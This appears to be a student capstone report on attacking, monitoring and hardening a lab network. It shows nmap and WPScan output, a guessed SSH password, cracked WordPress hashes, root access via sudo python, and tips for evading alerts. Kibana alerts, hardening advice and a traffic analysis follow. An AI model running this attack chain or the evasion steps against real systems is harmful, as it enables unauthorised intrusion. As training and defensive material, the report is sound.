

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:



Network Topology & Critical Vulnerabilities Exploited



Avoiding Detections & Alerts Implemented




Hardening



Network Traffic Activity

Network Topology & Critical Vulnerabilities

Network Topology



Network

Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.100
OS: Linux
Hostname: Elk

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.110
OS: Linux
Hostname: Target1

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Open Port 22 with Public Access	Open and Unsecured access to anyone using attempting entry using port 22.	Attackers can use this to execute attacks, bypass security restrictions and gain unauthorized access.
Wordpress User Enumeration	Used a WPScan to retrieve user ids.	This combined with weak passwords and open port 22 allows easy access via SSH.
Weak Password Policy	Michael's username and password were his first name. We were able to guess it easily. Steven's password was very simple and easily crackable using John with a standard password list.	Allowed the attackers to gain access to protected directories easily
Privilege Escalation	Steven's sudo access to run python commands was used to get root access without password.	Allowed escalation of privileges to root user.
Unsalted Hash	John with standard password list can crack password hashes.	Gained higher privileges by changing user from Michael to Steven.

Exploits Used

Exploitation: Open Port 22 with Public Access

- Initial Nmap scan revealed that the following ports were open to public access: 22, 80, 111, 139 ,445.
- Public access to port 22 was exploited to gain access to web directories.

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-19 19:58 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0017s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.31 seconds
```

Exploitation: Wordpress User Enumeration

- The wordpress scan identified user ids:

```
wpscan --url 192.168.1.110/wordpress --enumerate u
```

- Username michael was used to SSH into the web directory.

```
root@Kali:~# wpscan --url 192.168.1.110/wordpress --enumerate u
[+] URL: http://192.168.1.110/wordpress/
[+] Started: Thu Aug 19 20:31:03 2021

Interesting Finding(s):

[*] http://192.168.1.110/wordpress/
| Interesting Entry: Server: Apache/2.4.10 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%
| References:
|   - http://codex.wordpress.org/XML-RPC_Pingback_API
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
|   - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[*] http://192.168.1.110/wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[*] http://192.168.1.110/wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
|   - https://www.iplocation.net/defend-wordpress-from-ddos
|   - https://github.com/wpscanteam/wpscan/issues/1299

[*] WordPress version 4.8.17 identified (Latest, released on 2021-05-13).
| Found By: Emoji Settings (Passive Detection)
|   - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.17'.
| Confirmed By: Meta Generator (Passive Detection)
|   - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.17'

[*] The main theme could not be detected.

[*] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <===== (10 / 10) 100.00% Time: 00:00:00

[*] User(s) Identified:

[*] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[*] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[*] No WPvulnDB API Token given, as a result vulnerability data has not been output.
| You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[*] Finished: Aug 19 20:31:05 2021
[*] Requests Done: 48
[*] Cached Requests: 4
[*] Data Sent: 11,297 KB
[*] Data Received: 1,080 KB
[*] Memory used: 119,398 MB
[*] Elapsed time: 00:00:02
```

Exploitation: Weak Password Policy

- We were able to guess michael's password due to lack of complexity:
 - Username: michael | Password: michael
- Using SSH with Michael's username and password we gained access to the web directory.

```
root@Kali:~# ssh -p 22 michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ █
```

Exploitation: Unsalted Hash

- MySQL credentials were accessible to Michael in:
`/var/www/html/wordpress/wp-config.php`
- We were able to find password hashes in MySQL database and export them in a text file.
- Password hashes were easy to crack by using John the Ripper with a standard password list.
- This allowed us to gain access to user steven who had higher privileges.

```
mysql> Select * from wp_users;
+----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass          | user_nicename | user_email      | user_url | user_registered | user_activation_key |
+----+-----+-----+-----+-----+-----+-----+-----+
| 1  | michael    | $P$BjRvZQ.VQcGZLDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |          |
| 2  | steven     | $P$BK3VD9jsxx/loJogNsURghiaB23j7W/ | steven        | steven@raven.org |          | 2018-08-12 23:31:16 |          |
+----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

```
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 96 needed for performance.
Warning: Only 79 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84          (steven)
1g 0:00:15:01  3/3 0.001109g/s 13395p/s 17500c/s 17500C/s 20953f .. 20j1pj
```

Exploitation: Privilege Escalation

- Steven's account had sudo access to run a python command:
 - `sudo python -c 'import pty;pty.spawn("/bin/bash")'`
- We were able to use this to gain root access without a password.

```
ShellNo.1
File Actions Edit View Help
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 22 03:25:33 2021 from 192.168.1.90
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin
\:/bin
User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# cd /root
root@target1:~/# ls
flag4.txt
root@target1:~/#
```

Avoiding Detection

Stealth Exploitation of Port Scanning

Monitoring Overview

- Which alerts detect this exploit?
 - **CPU Usage Monitor:** WHEN max() OF system.process.cpu.total.pct OVER all documents is ABOVE 0.5 FOR THE LAST 5 minutes
- Which metrics do they measure?
 - system.process.cpu.total.pct
- Which thresholds do they fire at?
 - Above 0.5 or 50% CPU usage for the last 5 minutes.

Mitigating Detection

- Nmap can be run in stealth mode (option: -sS) to prevent system traffic spikes that can trigger alert.
- Alternatively, Google Dorking can be used to identify directories and search for exploits without triggering an alarm.

Stealth Exploitation of Weak Password Policy

Monitoring Overview

- Which alerts detect this exploit?
 - **Excessive HTTP Errors:** WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes.
- Which metrics do they measure?
 - http.response.status_code
- Which thresholds do they fire at?
 - Above 400 for the last 5 minutes

Mitigating Detection

- Reverse brute force - use single password against multiple usernames - to avoid triggering the alert.
- Alternatively, use proxychain to bounce traffic through multiple machines to original IP address of the attacker.

Stealth Exploitation of WPScan

Monitoring Overview

- Which alerts detect this exploit?
 - **HTTP Request Size Monitor:** WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
- Which metrics do they measure?
 - http.request.bytes
- Which thresholds do they fire at?
 - More than 3500 bytes within 1 minute

Mitigating Detection

- WPScan can be run in stealth mode (option: --stealthy) to avoid detection.
- Alternatively, use proxychain to bounce traffic through multiple machines to original IP address of the attacker.

Alerts Implemented

Excessive HTTP Errors


Alert: WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes.

Metric: http.response.status_code

Threshold: More than 400 responses within last 5 minutes

Screenshot of the Elasticsearch Management interface showing the 'Current status for Excessive HTTP Errors' section. It displays a table of execution history with 20 entries, all marked as 'OK'. A 'Discover' button is present at the bottom right.

Screenshot of the 'Edit Excessive HTTP Errors' alert configuration page. It shows the 'Indices to query' section with 'packetbeat-*' selected and '@timestamp' as the time field. The 'Run watch every' dropdown is set to '1 minute'. Below this, the 'Match the following condition' section contains the KQL query: 'WHEN count() GROUPED OVER top 5 \'http.response.status_code\' IS ABOVE 400 FOR THE LAST 5 minutes'. A line chart visualizes the count of errors over time, showing several peaks above the 400 threshold.



HTTP Request Size Monitor

Alert: WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute.

Metric: http.request.bytes

Threshold: More than 3500 bytes within last 1 minute

Screenshot of the Elasticsearch Management interface showing the 'Discover' tab for the 'HTTP Request Size Monitor' watch. The 'Discover' tab displays execution history and a histogram of triggered events over time. The histogram shows several peaks above the 150 mark, indicating multiple instances where the threshold was exceeded. Below the histogram, log entries for each trigger are listed, showing the watch ID, node, timestamp, and execution details.

Discover Tab (Top Right):

- New Save Open Share Inspect
- result.condition.met:true
- watch_id: c1da57c5-39a7-45e1-b7bd-22adelef4379 X + Add filter
- KQL Last 7 days Show dates
- 1,121 hits Aug 19, 2021 @ 04:06:48.417 - Aug 26, 2021 @ 04:06:48.417 — Auto
- trigger_event.triggered_time per 3 hours

Available Fields (Bottom Right):

- _id
- _index
- _score
- _type
- condition.script.lang
- condition.script.param...
- condition.script.source
- input.search.request.b...
- input.search.request.b...
- input.search.request.b...
- input.search.request.b...
- input.search.request.b...

Log Entries (Bottom Right):

- > Aug 26, 2021 @ 04:06:07.694 watch_id: c1da57c5-39a7-45e1-b7bd-22adelef4379 node: FnfcKt0KTMGDGHxImpIOug state: executed status.state.active: true status.state.timestamp: 2021-08-26T02:32:03.768Z status.last_checked: 2021-08-26T04:06:07.694Z status.last_met_condition: 2021-08-26T04:06:07.694Z status.execution_state: executed status.version: -1 trigger.event.type: schedule trigger.event.triggered_time: Aug 26, 2021 @ 04:06:07.694 trigger.event.schedule.scheduled_time: Aug 26, 2021 @ 04:06:07.537 input.search.request.search_type: query_then_fetch
- > Aug 26, 2021 @ 04:05:07.646 watch_id: c1da57c5-39a7-45e1-b7bd-22adelef4379 node: FnfcKt0KTMGDGHxImpIOug state: executed status.state.active: true status.state.timestamp: 2021-08-26T02:32:03.768Z status.last_checked: 2021-08-26T04:05:07.646Z status.last_met_condition: 2021-08-26T04:05:07.646Z status.execution_state: executed status.version: -1 trigger.event.type: schedule trigger.event.triggered_time: Aug 26, 2021 @ 04:05:07.646 trigger.event.schedule.scheduled_time: Aug 26, 2021 @ 04:05:07.537 input.search.request.search_type: query_then_fetch
- > Aug 26, 2021 @ 04:04:07.595 watch_id: c1da57c5-39a7-45e1-b7bd-22adelef4379 node: FnfcKt0KTMGDGHxImpIOug state: executed status.state.active: true status.state.timestamp: 2021-08-26T02:32:03.768Z status.last_checked: 2021-08-26T04:04:07.595Z

CPU Usage Monitor

Alert: WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes.

Metric: system.process.cpu.total.pct

Threshold: More than 0.5 or 50% of CPU usage within last 5 minutes

Edit CPU Usage Monitor

Send an alert when your specified condition is met. Your watch will run every 1 minute.

Name
CPU Usage Monitor

Indices to query
metricbeat-* X **Time field** @timestamp **Run watch every** 1 minute

Use '*' to broaden your query.

Match the following condition

`WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes`



The screenshot shows the Kibana Discover interface with the following details:

- Discover Tab:** Shows the search bar with the query "result.condition.met: true" and the time range "Aug 21, 2021 @ 04:20:45.854 - Aug 26, 2021 @ 04:20:45.854".
- Selected Fields:** Includes `_id`, `_index`, `#_score`, `t _type`, `condition.script.lang`, `condition.script.param...`, `condition.script.source`, `input.search.request.b...`, `input.search.request.s...`, `input.search.request.b...`, `input.search.request.b...`, and `input.search.request.b...`.
- Available Fields:** Shows fields like `_id`, `_index`, `#_score`, `t _type`, `condition.script.lang`, `condition.script.param...`, `condition.script.source`, `input.search.request.b...`, `input.search.request.s...`, `input.search.request.b...`, `input.search.request.b...`, and `input.search.request.b...`.
- Visualizations:** A histogram titled "trigger_event.triggered_time per 3 hours" with "1,087 hits" from Aug 21 to Aug 26. The x-axis shows time intervals from 2021-08-21 12:00 to 2021-08-26 12:00, and the y-axis shows Count from 0 to 150.
- Log List:** A table showing log entries with columns "Time" and "_source". The first entry is:

Time	_source
Aug 26, 2021 @ 04:20:07.905	> watch_id: 842d49e7-cb70-45e5-b3a4-a29a8ef89f88 node: FNfCkt0KTMGDGHxIwpIOug state: execution_not_needed status.state.active: true status.state.timestamp: 2021-08-26T02:34:27.900Z status.last_checked: 2021-08-26T04:20:07.906Z status.last_met_condition: 2021-08-26T03:58:07.800Z status.execution_state: execution_not_needed status.version: -1 trigger_event.type: schedule trigger_event.triggered_time: Aug 26, 2021 @ 04:20:07.905 trigger_event.schedule.scheduled_time: Aug 26, 2021 @ 04:20:07.537 input.search.request.search_type: query_then_fetch
Aug 26, 2021 @ 04:19:07.860	> watch_id: 842d49e7-cb70-45e5-b3a4-a29a8ef89f88 node: FNfCkt0KTMGDGHxIwpIOug state: execution_not_needed status.state.active: true status.state.timestamp: 2021-08-26T02:34:27.900Z status.last_checked: 2021-08-26T04:19:07.860Z status.last_met_condition: 2021-08-26T03:58:07.800Z status.execution_state: execution_not_needed status.version: -1 trigger_event.type: schedule trigger_event.triggered_time: Aug 26, 2021 @ 04:19:07.860 trigger_event.schedule.scheduled_time: Aug 26, 2021 @ 04:19:07.537 input.search.request.search_type: query_then_fetch
Aug 26, 2021 @ 04:18:07.816	> watch_id: 842d49e7-cb70-45e5-b3a4-a29a8ef89f88 node: FNfCkt0KTMGDGHxIwpIOug state: execution_not_needed status.state.active: true status.state.timestamp: 2021-08-26T02:34:27.900Z status.last_checked: 2021-08-26T04:18:07.816Z status.last_met_condition: 2021-08-26T03:58:07.800Z status.execution_state: execution_not_needed status.version: -1 trigger_event.type: schedule trigger_event.triggered_time: Aug 26, 2021 @ 04:18:07.816 trigger_event.schedule.scheduled_time: Aug 26, 2021 @ 04:18:07.537 input.search.request.search_type: query_then_fetch

Hardening Recommendations

Hardening Against SSH Open Public Access

With Port 22 (SSH) being open to the public, attackers can access web directories through a secure shell to do further reconnaissance and gain access to sensitive information.

- **IP Whitelisting:** Create a whitelist of IP addresses that are allowed access to open ports. Close all ports that are not needed to remain open. This allows to limit and control access only to trusted users.
 - How to whitelist an IP address:
 - Navigate to your hosts.allow
 - cd /etc/hosts.allow
 - sshd: IP addresses you will allow
 - cd /etc/hosts.deny
 - sshd: ALL

Hardening Against Weak Passwords and Hashes

Although a ‘weak password’ is not a part of the OWASP Top 10, it can be a critical vulnerability that is one of the first lines of defense when protecting any company that utilizes a security infrastructure.

- Mitigation requires strict policy enforcement and system hardening which may include:
 - Increase in password complexity
 - A minimum of 10 or more characters (12 is most efficient)
 - Mandating an upper and lowercase letter, at least 1 number and 1 special character.
 - Regular change of passwords every 3 months, enforced by expiration dates
 - Implement captcha and two-factor authentication
 - Lockout policy that triggers based on failed logins within a time period
 - Add salts to hashed passwords
- Employee education email campaign explaining the importance of strong passwords.
- Lockout and expiration policies also help combat Brute-Force Attacks.

Hardening Against Wordpress User Enumeration

Wordpress is vulnerable to user enumeration by default due to the wordpress feature called “Permalinks.” User enumeration doesn’t have a direct impact on the server, but this vulnerability is often used to gather more information about the server so that a hacker can carry out an attack.

Mitigation measures include:

- **Upgrade** to latest Wordpress version.
- **Define parameters for inputs** to wordpress website to restrict capability of WPScans.
- **Implement regular patching:** Wordpress User Enumeration can not be fully patched but there are a few partial patches that can help to deter hackers. Some of these patches include:
 - Disable WordPress REST API and/or JSON REST API: This patch can be completed via the Disable REST API Plug-in
 - Disable WordPress XML-RPC: This patch can be completed via the Disable XML-RPC Plug-in or by pasting the code: `add_filter('xmlrpc_enabled','_return_false');` into another site-specific plug-in.
 - Hide the /wp-admin and /wp-login.php from public view on the internet. This patch can be completed via WPS Hide Login Plugin or by modifying your .htaccess file.

Hardening Against Privilege Escalation

One of the ways in which attackers were able to escalate privileges was their ability to easily move between different folders and files and switch between different users. This is a weakness which attackers can exploit to gather sensitive information and gain root access to take full control of the system.

Mitigation measures include:

- **Restrict File and Folder Level Permissions:** Provide access to files and folders on strictly as needed basis e.g. Michael does not need access to wp-config.php file which contains username and password for MySQL database.
- **Set Up Alerts for Sensitive Activities:** Additional alerts should be set up such as every time root user logs in or MySQL database is accessed.
- **Restrict User Switch:** User switch should not be allowed from a standard user account to a privileged user account.
- **Secure Sudo Command:** No sudo command should be allowed to execute without a password.
- **Restrict and Monitor Sudo Privileges:** Regularly check and update sudo privileges and remove any that are not required any more. Allow sudo access strictly on as needed basis.
- **Implement Privileged Access Management (PAM):** Regularly manage, monitor and audit privileged accounts. Provide **just enough** access to users, processes, applications and systems.
- **Implement Just In Time Access (JIT):** Provision access so that users can only access to privileged accounts and resources when they need to and not at any other time.

Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	192.168.1.90 (29Mb) 172.16.4.205(16Mb)	Machines that sent the most traffic.
Most Common Protocols	HTTP/TCP/UDP	Three most common protocols on the network.
# of Unique IP Addresses	812	Count of observed IP addresses.
Subnets	10.0.0.0/24 172.16.4.0/24. 10.6.12.0/24	Observed subnet ranges.
# of Malware Species	1- Trojan (june11.dll)	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

“Normal” Activity

- Watching Youtube
- Visiting innocuous websites like “digg.com”



Suspicious Activity

- Setting up active directory network and domain controller on company network
- Downloading malware
- Downloading Torrent

Normal Activity


Browsing YouTube

- Traffic to and from YouTube (216.58.193.142) was observed most by two users:
 - Roger-MacBook-Pro.local (10.11.11.179)
 - e3d93e...9de4f.local (10.11.11.94). This is a Hon Hai Precision/Foxconn device
- Expected TCP and TLSv1.3 protocols were used.



Visiting Websites [digg.com]

- User of local machine at 10.0.0.201 visited website *digg.com*
- Usual TCP and HTTP protocols were used.
- Digg.com is a harmless news aggregator website that seems to present articles for many diverse possible interests.



The screenshot shows the homepage of digg.com. The header features the 'digg' logo and navigation links for Explore, Merch, Trending, Picks, Video, Long Reads, Tech, Culture, Bitcoin, Science, Photos, Design, and News. A banner at the top reads "Rethink your workspace transformation and prepare for the future of working Friday, August 27 | 11 AM EDT". Below the banner, there are sections for "RIGHT SPHERE, RIGHT NOW" (featuring a large sphere and text about transforming Las Vegas), "Reddit Moderators Demand The Platform Take Action Against COVID Disinformation" (with a link to an article), and "Are There Really Tunnels Under New York City? This Is What We Know" (with a link to another article). The footer includes social media links and a "Sign in" button.

Malicious Activity

Active Directory Network and Domain Controller

- A custom website names *Frank-n-ted.com* was set up company network. Local machines associated with this website were observed.

No.	Time	Source	Destination	Protocol	Length	Info
21992	164.1115444900	Frank-n-Ted-DC.frank-n-ted.com	255.255.255.255	DHCP	351	DHCP ACK - Transaction ID 0xba8bd7f
21993	164.1123978800	DESKTOP-86J4BX.frank-n-ted.com	igmp.mcast.net	IGMPv3	54	Membership Report / Join group 224.0.0.2
21994	164.1132546900	DESKTOP-86J4BX.frank-n-ted.com	igmp.mcast.net	IGMPv3	54	Membership Report / Join group 224.0.0.2
21995	164.1142985900	DESKTOP-86J4BX.frank-n-ted.com	igmp.mcast.net	IGMPv3	54	Membership Report / Leave group 224.0.0.2
21996	164.1149876600	DESKTOP-86J4BX.frank-n-ted.com	igmp.mcast.net	IGMPv3	54	Membership Report / Join group 224.0.0.2
21997	164.1162676600	DESKTOP-86J4BX.frank-n-ted.com	224.0.0.251	MDNS	80	Standard query 0x0000 ANY DESKTOP-86J4BX
22000	164.1177111800	DESKTOP-86J4BX.frank-n-ted.com	224.0.0.251	MDNS	90	Standard query response 0x0000 A 10.6.12
22001	164.1188949900	DESKTOP-86J4BX.frank-n-ted.com	224.0.0.252	LLMNR	74	Standard query 0x094f ANY DESKTOP-86J4BX
22004	164.1198868800	DESKTOP-86J4BX.frank-n-ted.com	igmp.mcast.net	IGMPv3	62	Membership Report / Join group 224.0.0.2
